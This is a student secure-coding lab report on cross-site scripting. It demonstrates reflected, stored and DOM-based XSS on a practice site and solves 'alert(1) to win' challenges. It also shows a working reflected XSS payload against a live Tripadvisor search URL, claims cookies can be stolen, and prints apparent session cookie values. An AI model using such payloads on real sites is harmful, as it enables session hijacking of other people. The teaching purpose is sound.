

CSE 2010 SECURE CODING LAB-5 L23+24

**DONE BY
HEMANTH KUMAR R
18BCN7028**

How Secure Coding is related to XSS?

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today.

XSS allows malicious users to control the content and code on your site — something only you should be able to do!!

Reflected XSS on Demo Website





Sorry, no results were found for **amazon**. [Try again](#).

<script>alert("you are hacked")</script>

An embedded page at xss-doc.appspot.com says
you are hacked

OK

Demo on live Website(Tripadvisor.com)



Q reflectedxss

Wc

All results

Hotels

Holiday Homes

Restaurants

Things to do

Tours & Tickets

Sorry, we couldn't find "reflectedxss" worldwide

Is Tripadvisor missing a business? [Tell us more about it.](#)

After copying the source code to the notepad we will find the value = params in the source code that we should search for value="reflectedxss"

tripadv - Notepad

File Edit Format View Help

t, this)" autocorrect="off" spellcheck="false" :value="reflectedxss" placeholder="Search Tripad
n geoExample">Enter a destination<span class="where_neighbor without_dropdown ui_icon ca
alue=""><input type="hidden" name="pid" value="3826"><input id="TOURISM_REDIRECT" type="hidden"
_columns is-multiline"><div class="what_results_wrapper ui_column is-7 inactive-wrapper"><div c
led"data-filter-param="h" data-filter-id="LODGING"onclick="widgetEvCall('handlers.filterSelecte
i><a class="search-filter ui_tab disabled"data-filter-param="g" data-filter-id="GEOS"oncli
</div><span class="ui_tab more"data-close-child=".search-filter"onmouseover="retu
put ty Find
tail u
<div c Find what value="reflected Find Next
ton pr
iv cla
t is-m
_conta
top is
ofile_skeleton_container"><div class="skeleton-element skeleton-row"></div><div class="skeleton
lumn is-4-desktop is-4-tablet is-mobile"><div class="profile_loading_container ui_skeleton"><di
nt skeleton-row"></div><div class="skeleton-element skeleton-row"></div></div></div></div></div>

Direction
☐ Up ☒ Down

☐ Match case
☒ Wrap around

www.tripadvisor.in says
1

OK

TRAVEL NOTICE: Learn more about COVID-19

Tripadvisor


reflectedxss">

Worldwide

We can steal cookies from this payload on this website

tripadvisor.in/Search?q=reflectedxss"><img%20src%3Dx%20onerror%3Dalert(cookie)>&searchSessionId=B8245565D27C3FECA39581F1

TRAVEL NOTICE: Learn more about COVID-19

 **Tripadvisor**

reflectedxss">

All results Hotels Holiday Homes Restaurants


www.tripadvisor.in says



```
cn^gadi."gapu.YEKIogOKIXgABe4rf3SAAAFK^gams.u;  
TASession=V2ID.54C1DA6B89FB4E0EB6  
AED32615DDA1FF*SQ.16*LS.DemandLoadAjax*GR.77*TCPAR.85*TBR.  
47*EXEX.3*ABTR.84*PHTB  
.80*FS.4*CPI.48*HS.recommended*ES.popularity*DS.5*SAS.popularit  
y*FPS.oldFirst*FA  
.1*DF.0*TRA.true*LD.1*EAU_;  
TAUD=LA-1615095050179-1*RDD-1-2021_03_07*HDD-152525  
-2021_03_21.2021_03_22*LD-1723992-2021.3.21.2021.3.22*LG-17239  
94-2.1.F.
```



OK


Stored XSS

BlathrBox Blabber with your friends

 **You**
Sun Mar 07 2021 11:36:52 GMT+0530 (India Standard Time)
Welcome!
This is your *personal* stream. You can post anything you want here!

 **You**
Sun Mar 07 2021 11:37:35 GMT+0530 (India Standard Time)


 **You**
Sun Mar 07 2021 11:38:27 GMT+0530 (India Standard Time)





Share status!

An embedded page at xss-doc.appspot.com says



OK

DOM BASED XSS



Hello, Hemanth!

After redir command we redirected to following website



Google



Google Search

I'm Feeling Lucky

Google offered in: हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ

Challenge

Warmup

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log(''+s+'');</script>';  
}
```

Input 14

Output Win!

```
<script>console.log("");alert(1);//");</script>
```

JSON challenge

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  s = JSON.stringify(s);  
  return '<script>console.log(' + s + ');</script>';  
}
```

Input 28

Output Win!

```
<script>console.log("</script><script>alert(1);//");</script>
```

